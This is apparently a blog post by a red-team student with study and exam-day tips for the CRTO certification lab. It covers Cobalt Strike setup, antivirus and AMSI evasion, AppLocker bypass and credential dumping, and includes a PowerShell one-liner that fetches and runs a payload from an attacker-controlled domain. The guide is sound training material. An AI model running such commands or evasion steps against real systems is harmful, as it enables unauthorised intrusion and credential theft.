**Your To the Point Guide on Pwning Zero-Point RTO**

[[John Ford](https://medium.com/@redefiningreality?source=post_page---byline--303c67b4d621---------------------------------------)](https://medium.com/@redefiningreality?source=post_page---byline--303c67b4d621---------------------------------------)

[John Ford](https://medium.com/@redefiningreality?source=post_page---byline--303c67b4d621---------------------------------------)

14 min read

·

Jan 5, 2024

**Overview**

**What makes this guide different**

First of all, this is not a review, it’s a guide. There are many Zero-Point RTO (CRTO) blog posts out there, and many of them are fantastic at giving an overview of who the course is for and what the course and exam are like. The one downfall I’ve seen time and time again is lack of an effective procedure, both in preparing for the exam and on exam day, which I aim to provide in this guide. If you don’t understand everything I say in the rest of this guide now, don’t fret! Go through the course material and lab, and come back to this when you’re ready.

Remember that despite my frequent use of commanding voice, this is solely my opinion and my approach. I’m not claiming to have the best approach, and perhaps you’ll find one that works better for you. Take from this guide what you will. I’m simply recounting what worked for me.

The real “meat” of this guide are [my cheat sheet](https://github.com/RedefiningReality/Offence-Cheatsheets/blob/main/Red%20Team%20Operations%20(RTO)%20I.md) and the Exam Day section below, so feel free to skip to that and then come back if you’d like.


**My thoughts on the course**

If like me your main focus is pen testing but you want it to be red teaming, this is absolutely the course for you. If you’ve never touched a Windows machine before and aren’t familiar with offensive security concepts, this course probably isn’t for you and will likely be over your head. Anyway, I loved it with a passion. First of all, all the material in the course was well-presented and relevant. Second, the course actually teaches you everything you need to know for the exam. Third, the exam makes sure you *really* understood what was going on and makes you think about the material in a new way.

Daniel Duggan (RastaMouse), the course instructor, has a great way of presenting just enough about each subject that you gain a deep understanding of it without providing you with information that is irrelevant, and this alone makes him one of the best instructors I’ve ever had. This is true for all the courses I’ve taken with him thus far. Not to mention he’s the founder, director, and possibly the only employee of Zero-Point Security (maybe?), author of seven courses so far, actively maintains the Discord, provides all the tech support, and regularly updates course material. So Rasta, I aspire to be like you. Every technique in the course is applicable to the real world, and there were no sections that I felt were a waste of time. The course is also extremely meticulously organized, as is the lab setup, which as a perfectionist I greatly appreciate. You keep the course for life and it gets regularly updated. As I was taking the course in November and December, new videos were being added to supplement the written material.

**Why I’m qualified to write this**

Most obviously, here’s one reason:



I can’t guarantee that following this guide will earn you the CRTO nor will I provide solutions to exam machines. However, I aim to give you all the knowledge I had going into it. I just passed the CRTO exam and received my certification earlier this week, having fully compromised all 8 machines. In fact, just like with the OSCP, I could’ve ended my exam within the first four hours and still passed if I wanted to. Also, the gap between flags 3 and 4 are because I got on the phone for an hour lol. It’s not me, the course is just that good, and you have plenty of time on the exam. Follow this guide, and hopefully you’ll feel well overprepared and ready to pwn the exam going into it, just like I did.

My journey here was OSCP back in September, followed by going through the RTFM video library, then taking the Zero-Point RTO I course (along with a couple TCM Security courses on the side that weren’t directly relevant). I think having an offensive cert like OSCP, eCPPT, or even something less intense like PNPT could be considered a good prerequisite for this cert unless you already work in the industry or have the prerequisite knowledge.

The reason I’m writing this guide in the first place is because I wrote an OSCP guide a couple months ago, and to this day, I continue to receive positive feedback on it regularly. I think that’s because I don’t write guides just to say I wrote a guide. My goal is to teach you all the little tricks that weren’t taught to me and that I had to figure out on my own. I hate filler text and blog posts that waste my time, so I’ll try not to waste yours.

Anyway, that’s enough about me. Let’s get to the good stuff…

**Exam Preparation**

My approach to coursework is the following:

1. Go through the material once to ensure I can fully understand the concepts. Unlike other certs, the course content for this one fully prepares you for the exam so I will have no additional info to add on that front.
2. Create an organized “cheat sheet” with all the necessary formulas, or in the case of cybersecurity, commands that can be copy-and-pasted.
3. Go through the lab using the cheat sheet, reorganizing or updating it as necessary.

Determining how to organize my cheat sheet proved especially difficult for this course. I will go into greater detail on considerations for that in particular so you don’t have to redo it three times like I did. You’re also welcome to make use of mine as you see fit (linked below shortly). I’ll be referencing it throughout this entire guide.

On your cheat sheet, you’ll want copy-and-paste versions of each command mentioned in the course, generalized so that you know which parts you need to modify for your scenario. This is an absolutely essential time saver on the exam.

Here’s [my cheat sheet](https://github.com/RedefiningReality/Offence-Cheatsheets/blob/main/Red%20Team%20Operations%20(RTO)%20I.md) on GitHub, but you’ll want to open it in Obsidian, which I’ll explain right now.

**Preparing your notetaking application**

I chose to write this one using markdown in Obsidian. Here are some advantages Obsidian offers:

* In Settings → Core Plugins, enable Outline. This allows you to pull up an outline showing each of the headings in your note by running “Outline: Show outline” in the command palette. Doing this, you can quickly navigate to specific sections without having to scroll through or search a giant document. Organize your commands by attack vector, giving each one a different heading, and you can then quickly jump to an attack vector and view all the relevant commands.
* In Settings → Community plugins → Browse, find and install “Copy Inline Code”. This adds a copy button to the right of each of your code blocks that you can click to copy the text in that code block. This will allow you to copy commands without even having to highlight them first, which is the primary reason I chose Obsidian over Google Drive, which is where I wrote all my other cheat sheets thus far.
* Markdown made creating the cheat sheet significantly faster than with Google Drive where I would have to highlight and change the fonts accordingly. Perhaps if you’re less of a perfectionist with formatting, this advantage doesn’t apply to you, but given the previous two points, using Obsidian is still worth considering.

**Organizing your cheat sheet**

For the most part, I kept the order of sections (headings) on my cheat sheet consistent with the course topics and simply copied over the commands from the respective section, generalizing each of the commands and making occasional changes as I deemed fit. The exception to this is that I went with this general structure:

1. Changes made to the attacking machine at the beginning of the exam
2. Reconnaissance techniques (both host and domain)
3. Attack vectors
4. Persistence mechanisms (host persistence, persistence reprised, and domain dominance)

I strongly recommend at least putting #1 at the top. Any modifications you make to your attacking machine in the lab *will not* apply to your attacking machine in the exam, which means you’ll have to spend the first part of your exam setting up Cobalt Strike. I will go over these in more detail later in this guide, but my recommendation is to put anything you need for this at the top of your cheat sheet. This includes:

* systemd service file for the team server
* Cobalt Strike profile changes
* changes to the artifact kit code
* commands for compiling the artifact, resource, and mimikatz kits
* AMSI bypass PowerShell code
* list of Cobalt Strike script manager scripts to load

I had an easy time remembering all the changes I needed to make within Cobalt Strike itself, so I did not put them on my cheat sheet. Here’s a list:

* loading the script manager scripts
* creating the listeners
* hosting the AMSI bypass, HTTP and SMB PowerShell payloads
* generating payloads

If this doesn’t come as intuitively to you, you could certainly include that list on your cheat sheet as well, along with instructions as you see fit. Or you can reference the Setup Walkthrough section below.

Lastly, a note on the MS SQL Servers section: There are so many possible combinations of scenarios — command execution over a link, standard SQL query while impersonating another user, etc. — that this section is particularly difficult to organize. My recommendation for copy-and-paste commands is to have three sections: normal, impersonate, and over a link. Within each of these sections, include commands for checking your privileges, running an SQL query, executing a command on the target, and getting a beacon. This will all make sense when you go through the MS SQL Servers section of the course, though some of the commands you’ll have to figure out on your own or steal from my cheat sheet.

**Compromising msp.org**

Even though it may not be necessary for the exam, I spent a lot of time stuck on this. Without giving it away, here are some hints that will get you started.

Once you have your TGT for CYBER$, pass-the-ticket and steal\_token

* run any PowerView or AD PowerShell command with -Server ad.msp.org
* run Rubeus.exe with /domain:msp.org /dc:ad.msp.org
* run Certify.exe with /domain:msp.org /ldapserver:ad.msp.org

Go through the suggested abuse primitives at the end of the One-Way Outbound section and see what you can do! If Certify isn’t working for you, check out the issues for it on GitHub. They may have a clue as to some source code modifications you should make. If you still can’t figure it out, I have a direct link to the relevant issue on my cheat sheet.

**Exam Day**

…but first, a tip: Schedule your exam before your lab time expires. That way, if anything is going wrong and you want a sanity check — i.e. oops I’m forgetting what my listener configuration looked like, I’m not sure if I’m doing the attack wrong or if there’s a challenge here, let me practice this one more time — you can still boot up the lab and play around with it.

**Logistics**

You’ve probably heard this a lot so I’ll make it quick.

* scheduling the exam is easy and you can do it the same day
* you can cancel or reschedule up to an hour before exam start
* no invasive proctoring
* 48 hours to complete within 4 days
* 6/8 flags required to pass — flags are on the Administrator Desktop of each machine you compromise
* read the exam instructions: Documents section of the exam environment on SnapLabs
* if a flag is not showing up, reboot the Admin Box

**What to expect**

The exam is each technique you learned in the course *with a twist*. As I mentioned earlier, I loved the exam because it’s completely doable just knowing the course content, but it will still challenge you and perhaps teach you something about each technique that you hadn’t realized earlier.

Here are some things to keep in mind.

* In my opinion, here are the most important sections of the course to study for the exam: Host Privilege Escalation, Credential Theft, User Impersonation, MS SQL Servers, Kerberos, and Application Whitelisting. This isn’t to say the other sections are irrelevant or aren’t on the exam. For example, I will mention domain reconnaissance with PowerView and establishing persistence here later on. When it comes to lateral movement, you have multiple options, but going through the lab, you’ll probably find psexec with smb to work the most consistently.
* If it wasn’t well-explained or it was glossed over in the course, it won’t be on the exam. So if you’re searching through the course Discord and a bunch of people are struggling with a specific technique without getting any clear answers, you probably don’t need to stress about it. Searching the course Discord, Daniel Duggan himself explicitly states this along with listing some things that won’t be on the exam, such as UAC bypass. If you’re a try-hard and take the course seriously enough to be able to do everything — including any optional challenges 😉 — with Windows Defender enabled, like I did, you have a good chance of getting all 8/8 flags instead of just the 6 you need to pass.

Here are some questions to ask yourself if you get stuck on the exam. All of this is taught in the course, so I’m not telling you anything you don’t already know!

* How do I *fully* impersonate a user? How does this differ from passing the ticket? Hint: token theft, process injection
* How do I change the service name on an existing service ticket? Hint: Rubeus /altservice
* What ways of compromising a domain are there other than getting a beacon on the domain controller? Hint: impersonate domain admin, dcsync then golden/diamond ticket
* My PowerShell payloads aren’t working. Did I remember to bypass AMSI? What other options do I have? Hint: download a file to disk in an AppLocker exclusion directory (C:\Windows\Tasks) and execute it

**Setup walkthrough**

In this section, I aim to provide you with a play-by-play of everything you’ll have to do at the beginning of the exam. Knowing this in advance and getting used to doing it quickly gives you more time to spend on actually compromising the domains.

On Attacker Linux — which you can access directly or through SSH on your Attacker Desktop (recommended),

1. Modify your preferred Cobalt Strike C2 profile. If you’re following the course, this will be /home/attacker/cobaltstrike/c2-profiles/normal/webbug.profile. I elected to create a separate custom profile by first copying over this webbug profile to /home/attacker/cobaltstrike/c2-profiles/custom/custom.profile and modifying this instead.
2. Create the /etc/systemd/system/teamserver.service file as mentioned in the course so you can run the Cobalt Strike teamserver as a service. Make sure you specify the correct path to your profile. I’d then right away enable the service with systemctl enable teamserver . I did not yet start it until I finished making changes on my Attacker Desktop. This is a personal preference; I didn’t want the service running while I wasn’t using it.

On Attacker Desktop,

1. Open the artifact kit at C:\Tools\cobaltstrike\arsenal-kit\kits\artifact in Visual Studio and modify the source code as necessary so that it doesn’t cause any antivirus alerts. If you practiced this in the lab and made a list of the required changes like I suggested earlier, you can simply copy those over. Working with the “pipe” technique as mentioned in the course, there are three changes total you’ll have to make. Two are already mentioned in the course, and the third you’ll have to figure out yourself following the workflow. Of course, I recommend doing this in advance in the lab instead of on the exam.
2. Open Ubuntu WSL on your Attacker Desktop and compile the artifact, resource, and mimikatz kits using the compilation commands on your cheat sheet (or on mine). As mentioned in the course, you don’t need to make any further changes to the resource or mimikatz kits.
3. Copy-and-paste the PowerShell AMSI bypass code, saving it to a ps1 file. I saved mine to C:\Payloads\amsi\_bypass.ps1 so everything payload related is in one place.

Now you can start the Cobalt Strike teamserver if you haven’t already by running systemctl start teamserver on Attacker Linux. Connect to the teamserver from Attacker Desktop. Within the Cobalt Strike user interface,

1. Cobalt Strike → Script Manager: Load each of your desired cna files. If you follow this guide, you should have a list of script locations on your cheat sheet, or you can reference mine.
2. Cobalt Strike → Listeners: Create all your desired listeners. From the course, I chose http, smb, and tcp-local, the last of which I named “local” for convenience. You could choose dns instead of http or tcp instead of smb or you could create all of them. It really just comes down to personal preference. I’ve found http to be stabler than dns and smb to work in all scenarios. Remember that your DNS domain name is no longer nickelviper.com! Hopefully you read the exam instructions in the Documents section on SnapLabs like I suggested, and if you did, you should know some domains that are available for you to use. I don’t think it matters which one you choose.
3. Site Management → Host File: Host your desired PowerShell payloads and AMSI bypass script. I chose to host C:\Payloads\http\_x64.ps1 at /http, C:\Payloads\smb\_x64.ps1 at /smb, and C:\Payloads\amsi\_bypass.ps1 at /bypass. On a real engagement, I’d choose names that are less conspicuous.
4. Payloads → Windows Stageless Generate All Payloads: I won’t pretend to understand all the payload generation options, which are covered more in the Red Team Ops II course, but for the sake of the exam, you can leave System Call as None and select wininet for HTTP Library.
5. Get a beacon on the workstation you’re provided access to. There are many ways of doing this. I’d imagine you could follow the Initial Compromise section of the course, but this would probably take a while. I’d recommend opening a PowerShell window and either running a Cobalt Strike PowerShell payload in memory with IEX(IWR http://<domain>/bypass -UseBasicParsing);IEX(IWR http://<domain>/http -UseBasicParsing) or downloading a payload to disk with IWR http://<domain>/<http exe> -OutFile C:\Windows\Tasks\http.exe then running it with C:\Windows\Tasks\http.exe. If you do the latter, you’ll also have to host C:\Payloads\http\_x64.exe in Cobalt Strike. As a general tip, I always work with the C:\Windows\Tasks directory in case of AppLocker. This is explained in the Application Whitelisting section of the course.

**Host compromise checklist**

There’s a pretty standard procedure I follow initially and after compromising a host, and it looks like this:

1. Establish persistence: If you have user access, you can do this with either registry autorun or with a startup folder script. If you have system access, you can do this with a service. If you wrote out your persistence commands in advance like I suggested or are referencing my cheat sheet, then this is just a matter of copy-and-paste. Do this, and you’ll feel safe stopping your exam environment and coming back to it if you want to take a break or if something happens and you lose your beacon.
2. If a standard user, check for privilege escalation: As of now, the only privilege escalation attacks discussed in the course other than UAC bypass are all related to services, so you can simply run execute-assembly C:\Tools\SharpUp\SharpUp\bin\Release\SharpUp.exe audit UnquotedServicePath ModifiableServices ModifiableServiceBinaries .
3. If SYSTEM, dump creds: Go down the line and run all your mimikatz commands followed by Rubeus triage. See what new creds or tickets you have access to and add creds to the View → Credentials section of Cobalt Strike so you have them for future use. This is all discussed in Credential Theft, and you’re welcome to copy the commands from the Credential Theft section of my cheat sheet.
4. If in a new domain, gather domain information using PowerView: Get the machine DNS names, custom users, custom groups, users in each group, GPOs and whether they grant any special privileges (Get-DomainGPOUserLocalGroupMapping), and (optionally) right away check for unconstrained delegation, constrained delegation, and user ACLs over a domain computer as shown in the Resource-Based Constrained Delegation section of the course. I like to write out the machine names, group membership for any custom group and Domain Admins, and any users I know are admin on a machine, so I can reference these later if I need to. You never know when you might stumble upon some juicy creds, and it’s nice to know what they’re good for right away.

**Final Thoughts**

This course is awesome! 5/5 star reviews deserved. If you’re just getting started with red teaming and especially if you want hands-on experience with Cobalt Strike, I strongly recommend it. Thanks again to the one and only Daniel Duggan. Looking forward to RTO II— which I’ve already completed half of at the time of writing this haha.

If you have any questions, feel free to [connect with me on LinkedIn](https://www.linkedin.com/in/redefiningreality) or reach out to me on Discord at RedefiningReality. I may not be able to get back to you right away, but I’ll try to respond as soon as I can.